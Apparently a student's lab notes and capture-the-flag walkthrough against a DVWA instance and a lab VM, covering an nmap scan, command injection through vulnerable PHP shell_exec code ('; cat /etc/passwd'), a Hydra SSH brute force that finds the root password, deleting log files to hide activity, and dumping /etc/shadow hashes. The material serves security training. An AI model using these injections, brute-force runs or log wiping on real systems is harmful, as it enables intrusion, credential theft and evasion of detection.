



Command Injection Attacks

`9.9.9.9; cat /etc/passwd` → `ping 9.9.9.9; cat/etc/passwd`

In this example, the IP address of 9.9.9.9 is used as the parameter to the ping command, but the cat command is used to return the content in the “/etc/passwd” file. its the same as ping 9.9.9.9; cat/etc/passwd.

- Use Zenmap (nmap for kali) to scan your VMnet network and determine the address(es) found. - `nmap -sP` does a **ping sweep.**



▼ you determine what services are being used, you can also determine what operating system is running on this system.

nmap -p 1-65535 -T4 -A -v 192.168.254.131

Starting Nmap 7.95 (https://nmap.org) at 2025-02-03 18:12 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating ARP Ping Scan at 18:12
Scanning 192.168.254.131 [1 port]
Completed ARP Ping Scan at 18:12, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:12
Completed Parallel DNS resolution of 1 host. at 18:12, 0.01s elapsed
Initiating SYN Stealth Scan at 18:12
Scanning 192.168.254.131 [65535 ports]
Discovered open port 53/tcp on 192.168.254.131

```
Discovered open port 80/tcp on 192.168.254.131
Discovered open port 22/tcp on 192.168.254.131
Completed SYN Stealth Scan at 18:12, 3.07s elapsed (65535 total ports)
Initiating Service scan at 18:12
Scanning 3 services on 192.168.254.131
Completed Service scan at 18:12, 6.03s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.254.131
NSE: Script scanning 192.168.254.131.
Initiating NSE at 18:12
Completed NSE at 18:12, 8.25s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.01s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Nmap scan report for 192.168.254.131
Host is up (0.00049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; proto
| ssh-hostkey:
|   2048 ae:f3:98:33:98:e4:f2:98:2e:52:f1:5e:e0:f5:11:df (RSA)
|   256 2f:ba:a7:6b:bd:91:13:b3:91:2e:c7:75:a8:00:ca:b6 (ECDSA)
|_  256 30:22:6f:92:2d:bf:b8:fc:06:34:42:92:db:b7:ed:c5 (ED25519)
53/tcp open  domain  dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:DA:9C:91 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
```

```
Uptime guess: 0.008 days (since Mon Feb  3 18:00:41 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 192.168.254.131

NSE: Script Post-scanning.
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Initiating NSE at 18:12
Completed NSE at 18:12, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

- Once you have obtained the operating system that is the target of our attack.
  - OS details **Running: Linux 3.X|4.X**

    OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

    OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16

Linux Commands

Command	Type	Description	Example
`ls`	File System	List a directory and its contents	

Command	Type	Description	Example
`cat`	File System	Output the contents of a file	
`echo`	File System	Print the content in quotes, note this can be “piped” to a file using “>”	echo "Hello, Tiffany!" > output.txt
`cp`	File System	Copy file from source to destination	cp [options] source destination
`rm`	File System	Delete the specified file, use -f to force the delete otherwise this command will not prompt for conformation	rm my_document.txt
`“>” and “>>”`	File System	“ `>` ” will Pipe content to a file, and overwrite all content, “ `>>` ” append to file.	“cat /dev/null > LogFile” to create an empty file, this removes all content in a log file that may contain their activity but requires root privilege for
`tee`		Shows output on the screen **and** saves it to designated file	cat /etc/passwd | tee /tmp/passwd


Important Files

File and Location	Type	Description
`/var/log`	Logs	The location of most system and service log files, unless otherwise specified by the specific service

File and Location	Type	Description
`/etc/issue`	System	Used to send information to all users about the “state” of the system on bootup.
`/etc/<component>`	System	Configuration files are generally places in the “etc” folder. These files generally provide information about “how” a service is configured. In many cases with network services, this also include the access that is allowed and authentication methods that may be used. This can be used to determine if for example root access is enabled for sshd remote login support. Another common service used to perform reconnaissance is the HTTPd service.
`/proc/version`	System	Display the specific version of the Linux kernel/system. Used to determine what exploits might be available for/on this system.
`/etc/profile`		Global profile information for the system, and sometimes enabled services
`/etc/passwd`	User	Obtain usernames, and whether remote access is enabled
`/etc/shadow`	Users	Some Linux systems contain this file, which contains the hashed passwords of users. Each line corresponds to an entry in the “/etc/passwd” file
`/root/.bash_history`	System/User	List of the most recent command issues by the root user, identifies resources, services and accounts that may be exploited
`/var/log/dmessage`	System	Log file used by “most” Linux services. This is the default log file (generally) and is used to identify malicious activity. The adversary generally will “null” out the file using the “cat null” technique listed

File and Location	Type	Description
		in the previous. This file is sometimes located in /etc/log/message.
`/var/mail/root`	User/System	Exploit specific information that may be found in this file
`/var/spool/cron/crontabs/root`	System	Determine running processes, add persistent malicious applications.

- Start up an instance of a DSL server (**IP** = 192.168.254.133) on the **same interface** as the DVWA server and view source.




```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

- the parameter being passed are not validated and more importantly, the “shell” API is being used. The `shell_exec` function is the means used to provide any valid shell command

command injection to exploit the system

▼ see if you can obtain the passwd file used by Linux by issuing the command:

192.168.254.133 ; cat /etc/passwd

```
$ 192.168.254.133;cat /etc/passwd

192.168.254.133: command not found
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nolog
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nolo
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:107:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bi
pulse:x:108:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/bin/false
```

```
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbi
nm-openvpn:x:113:117:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:
nm-openconnect:x:114:118:NetworkManager OpenConnect plugin,,,:/var/lib/N
_galera:x:115:65534::/nonexistent:/usr/sbin/nologin
mysql:x:116:120:MariaDB Server,,,:/nonexistent:/bin/false
stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sb
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:119:123::/var/lib/snmp:/bin/false
sslh:x:120:124::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:127::/nonexistent:/usr/sbin/nologin
redsocks:x:122:128::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:124:130::/var/lib/gophish:/usr/sbin/nologin
iodine:x:125:65534::/run/iodine:/usr/sbin/nologin
miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:128:131::/var/lib/redis:/usr/sbin/nologin
postgres:x:129:132:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:130:133::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:131:134::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:132:135::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
cups-pk-helper:x:133:138:user for cups-pk-helper service,,,:/nonexistent:/usr
```

- You can tell which users are active becasue it has `bash` attached to the file. More importantly, those with the string "`/usr/bin/nologin`" do **not** facilitate the ability for remote access.

▼ Accounts with login capability:

`root:x:0:0:root:/root:/usr/bin/zsh`

`sync:x:4:65534:sync:/bin:/bin/sync`


`mysql:x:116:120:MariaDB Server,,,:/nonexistent:/bin/false`

`lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/bin/false`

- determine if remote login is enabled. Using the information gained from Zenmap/NMAP and now the passwd file, with the goal of privilege escalation in mind. `root` is correct.concentrate our efforts on the root account using **SSH**.

How is SSH Configured?

- examining the config for sshd located in the directory of `cat etc/ssh/sshd_config`
- Find `PermitRootLogin` ,If "`yes`", then root remote access is allowed!




Hydra

- Hydra allows us to specify a specific user using the "`-l`" switch and then a dynamic password generator using the syntax, -x y:z:{character set} where y is the lower limit on the character count and z the upper limit. For this exercise, you should use $3:4$ { 3 to 4 characters in length}. The "$:aA$" indicates that a combination of both lower and uppercase letters will be used in the brute force attack. An example of this command is listed below:

```
hydra -l root -x 3:4:aA 192.168.254.133 ssh
```

```
C:\Users\tiffa\kali_linux\Hydra>hydra.exe -l root -x 3:4:aA 192.168.254.133 ssh
```

I CHANGED THE IP ADDRESS TO THE CTF IP using `192.168.254.131; cat /etc/ssh/sshd_config`




```
hydra.exe -l root -x 3:4:aA 192.168.254.131 ssh
```


login: $root$ **password**: ctf

```
C:\Users\tiffa\kali_linux\Hydra>hydra -l root -x 3:4:aA 192.168.254.131 ssh
Hydra v8.5 (c) 2017 by van Hauser/THC - Please do not use in military or secret s

Hydra (http://www.thc.org/thc-hydra) starting at 2025-02-04 17:43:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7452224 login tries (l:1/p:7452
[DATA] attacking service ssh on port 22
[STATUS] 348.00 tries/min, 348 tries in 00:01h, 7451878 to do in 356:54h, 16 act
[STATUS] 356.00 tries/min, 1068 tries in 00:03h, 7451158 to do in 348:51h, 16 act
```

```
[STATUS] 378.29 tries/min, 2648 tries in 00:07h, 7449578 to do in 328:13h, 16 ac
[STATUS] 375.87 tries/min, 5638 tries in 00:15h, 7446588 to do in 330:12h, 16 ac
[22][ssh] host: 192.168.254.131   login: root   password: ctf
```

- To login, use command below:



- I `cd /var/log` → and use `ls -lt` to list & sort by modification time (newest first)
- I them remove them using `rm lastlog wtmp syslog auth.log btmp kern.log vmware-vmsvc.log`

Perform Recconaissance

▼ `cat /etc/shadow` contains hashed passwords of users

```
root@usf-ctf-server:/var/log# cat /etc/shadow
root:$6$kjQhKpk8$5MmhxhYrYSFI5PLv/B.rNGlsjjAqV4/0Mwh5Q61l4cYAd/6k
daemon::17379:0:99999:7:::
bin::17379:0:99999:7:::
```

```
sys::17379:0:99999:7:::
sync::17379:0:99999:7:::
games::17379:0:99999:7:::
man::17379:0:99999:7:::
lp::17379:0:99999:7:::
mail::17379:0:99999:7:::
news::17379:0:99999:7:::
uucp::17379:0:99999:7:::
proxy::17379:0:99999:7:::
www-data::17379:0:99999:7:::
backup::17379:0:99999:7:::
list::17379:0:99999:7:::
irc::17379:0:99999:7:::
gnats::17379:0:99999:7:::
nobody::17379:0:99999:7:::
systemd-timesync::17379:0:99999:7:::
systemd-network::17379:0:99999:7:::
systemd-resolve::17379:0:99999:7:::
systemd-bus-proxy::17379:0:99999:7:::
syslog::17379:0:99999:7:::
_apt::17379:0:99999:7:::
messagebus::17558:0:99999:7:::
uuidd::17558:0:99999:7:::
ctf:$1$JXV.3mN/$xwZ./HKyPxfIc6vHOvvnh1:17558:0:99999:7:::
mysql:!:17558:0:99999:7:::
sshd::17558:0:99999:7:::
dnsmasq:*:17575:0:99999:7:::
```

▼ `cat /etc/hosts` dumps the local host file

```
root@usf-ctf-server:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       usf-ctf-server.usf.edu usf-ctf-server
192.168.236.135 usf-ctf-server.usf.edu usf-ctf-server
91.189.88.161   ppa.archive.ubuntu.com
```

```
91.189.91.23    us.archive.ubuntu.com
91.189.95.83    ppa.launchpad.net

The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

▼ I use `ps -A` to see running processes

```
root@usf-ctf-server:~# ps -A
PID TTY          TIME CMD
1 ?        00:00:03 systemd
2 ?        00:00:00 kthreadd
3 ?        00:00:00 ksoftirqd/0
5 ?        00:00:00 kworker/0:0H
7 ?        00:00:00 rcu_sched
8 ?        00:00:00 rcu_bh
9 ?        00:00:00 migration/0
10 ?       00:00:00 watchdog/0
11 ?       00:00:00 kdevtmpfs
12 ?       00:00:00 netns
13 ?       00:00:00 perf
14 ?       00:00:00 khungtaskd
15 ?       00:00:00 writeback
16 ?       00:00:00 ksmd
17 ?       00:00:00 khugepaged
18 ?       00:00:00 crypto
19 ?       00:00:00 kintegrityd
20 ?       00:00:00 bioset
21 ?       00:00:00 kblockd
22 ?       00:00:00 ata_sff
23 ?       00:00:00 md
24 ?       00:00:00 devfreq_wq
28 ?       00:00:00 kswapd0
```

```
29 ?        00:00:00 vmstat
30 ?        00:00:00 fsnotify_mark
31 ?        00:00:00 ecryptfs-kthrea
47 ?        00:00:00 kthrotld
48 ?        00:00:00 acpi_thermal_pm
49 ?        00:00:00 bioset
50 ?        00:00:00 bioset
51 ?        00:00:00 bioset
52 ?        00:00:00 bioset
53 ?        00:00:00 bioset
54 ?        00:00:00 bioset
55 ?        00:00:00 bioset
56 ?        00:00:00 bioset
57 ?        00:00:00 scsi_eh_0
58 ?        00:00:00 scsi_tmf_0
59 ?        00:00:00 scsi_eh_1
60 ?        00:00:00 scsi_tmf_1
66 ?        00:00:00 ipv6_addrconf
79 ?        00:00:00 deferwq
80 ?        00:00:00 charger_manager
137 ?       00:00:00 mpt_poll_0
138 ?       00:00:00 mpt/0
139 ?       00:00:00 kpsmoused
140 ?       00:00:00 scsi_eh_2
141 ?       00:00:00 scsi_tmf_2
142 ?       00:00:00 scsi_eh_3
143 ?       00:00:00 scsi_tmf_3
144 ?       00:00:00 scsi_eh_4
145 ?       00:00:00 scsi_tmf_4
146 ?       00:00:00 scsi_eh_5
147 ?       00:00:00 scsi_tmf_5
148 ?       00:00:00 scsi_eh_6
149 ?       00:00:00 scsi_tmf_6
150 ?       00:00:00 scsi_eh_7
151 ?       00:00:00 scsi_tmf_7
152 ?       00:00:00 scsi_eh_8
```

```
153 ?        00:00:00 scsi_tmf_8
154 ?        00:00:00 scsi_eh_9
155 ?        00:00:00 scsi_tmf_9
156 ?        00:00:00 scsi_eh_10
157 ?        00:00:00 scsi_tmf_10
158 ?        00:00:00 scsi_eh_11
159 ?        00:00:00 scsi_tmf_11
160 ?        00:00:00 scsi_eh_12
161 ?        00:00:00 scsi_tmf_12
162 ?        00:00:00 scsi_eh_13
163 ?        00:00:00 scsi_tmf_13
164 ?        00:00:00 scsi_eh_14
165 ?        00:00:00 scsi_tmf_14
166 ?        00:00:00 scsi_eh_15
167 ?        00:00:00 scsi_tmf_15
168 ?        00:00:00 scsi_eh_16
169 ?        00:00:00 scsi_tmf_16
170 ?        00:00:00 scsi_eh_17
171 ?        00:00:00 scsi_tmf_17
172 ?        00:00:00 scsi_eh_18
173 ?        00:00:00 scsi_tmf_18
174 ?        00:00:00 scsi_eh_19
175 ?        00:00:00 scsi_tmf_19
176 ?        00:00:00 scsi_eh_20
177 ?        00:00:00 scsi_tmf_20
178 ?        00:00:00 scsi_eh_21
179 ?        00:00:00 scsi_tmf_21
180 ?        00:00:00 scsi_eh_22
181 ?        00:00:00 scsi_tmf_22
182 ?        00:00:00 scsi_eh_23
183 ?        00:00:00 scsi_tmf_23
184 ?        00:00:00 scsi_eh_24
185 ?        00:00:00 scsi_tmf_24
186 ?        00:00:00 scsi_eh_25
187 ?        00:00:00 scsi_tmf_25
188 ?        00:00:00 scsi_eh_26
```

```
189 ?        00:00:00 scsi_tmf_26
190 ?        00:00:00 scsi_eh_27
191 ?        00:00:00 scsi_tmf_27
192 ?        00:00:00 scsi_eh_28
193 ?        00:00:00 scsi_eh_29
194 ?        00:00:00 scsi_tmf_29
195 ?        00:00:00 scsi_tmf_28
196 ?        00:00:00 scsi_eh_30
197 ?        00:00:00 scsi_tmf_30
198 ?        00:00:00 scsi_eh_31
199 ?        00:00:00 scsi_tmf_31
200 ?        00:00:00 scsi_eh_32
201 ?        00:00:00 scsi_tmf_32
225 ?        00:00:00 kworker/u256:28
226 ?        00:00:00 kworker/u256:29
229 ?        00:00:00 bioset
231 ?        00:00:00 ttm_swap
248 ?        00:00:00 bioset
251 ?        00:00:00 kworker/0:1H
274 ?        00:00:00 jbd2/sda1-8
275 ?        00:00:00 ext4-rsv-conver
306 ?        00:00:01 systemd-journal
331 ?        00:00:00 kauditd
349 ?        00:00:00 vmware-vmblock-
378 ?        00:00:00 systemd-udevd
444 ?        00:00:00 systemd-timesyn
617 ?        00:00:07 vmtoolsd
626 ?        00:00:00 accounts-daemon
633 ?        00:00:00 dbus-daemon
660 ?        00:00:00 rsyslogd
668 ?        00:00:00 systemd-logind
672 ?        00:00:00 cron
714 ?        00:00:00 dhclient
771 ?        00:00:00 dnsmasq
801 ?        00:00:00 sshd
859 ?        00:00:04 mysqld
```

```
881 tty1     00:00:00 login
966 ?        00:00:00 apache2
987 ?        00:00:00 apache2
988 ?        00:00:00 apache2
989 ?        00:00:00 apache2
990 ?        00:00:00 apache2
991 ?        00:00:00 apache2
1126 ?       00:00:00 systemd
1130 ?       00:00:00 (sd-pam)
1133 tty1    00:00:00 bash
1209 ?       00:00:01 kworker/0:0
2010 ?       00:00:00 sshd
2014 ?       00:00:00 systemd
2016 ?       00:00:00 (sd-pam)
2037 pts/0   00:00:00 bash
2071 ?       00:00:00 kworker/0:2
2154 ?       00:00:00 kworker/0:1
2203 pts/0   00:00:00 ps
```

Create Executable Batch File in tmp Folder

```
$ nano /tmp/explode.sh
```

```
#!/bin/bash
echo "Hell Yea, the script excecuted"
```

`CTRL + X` → `Y` → `Enter`

```
$ chmod +x /tmp/explode.sh
$ /tmp/explode.sh
```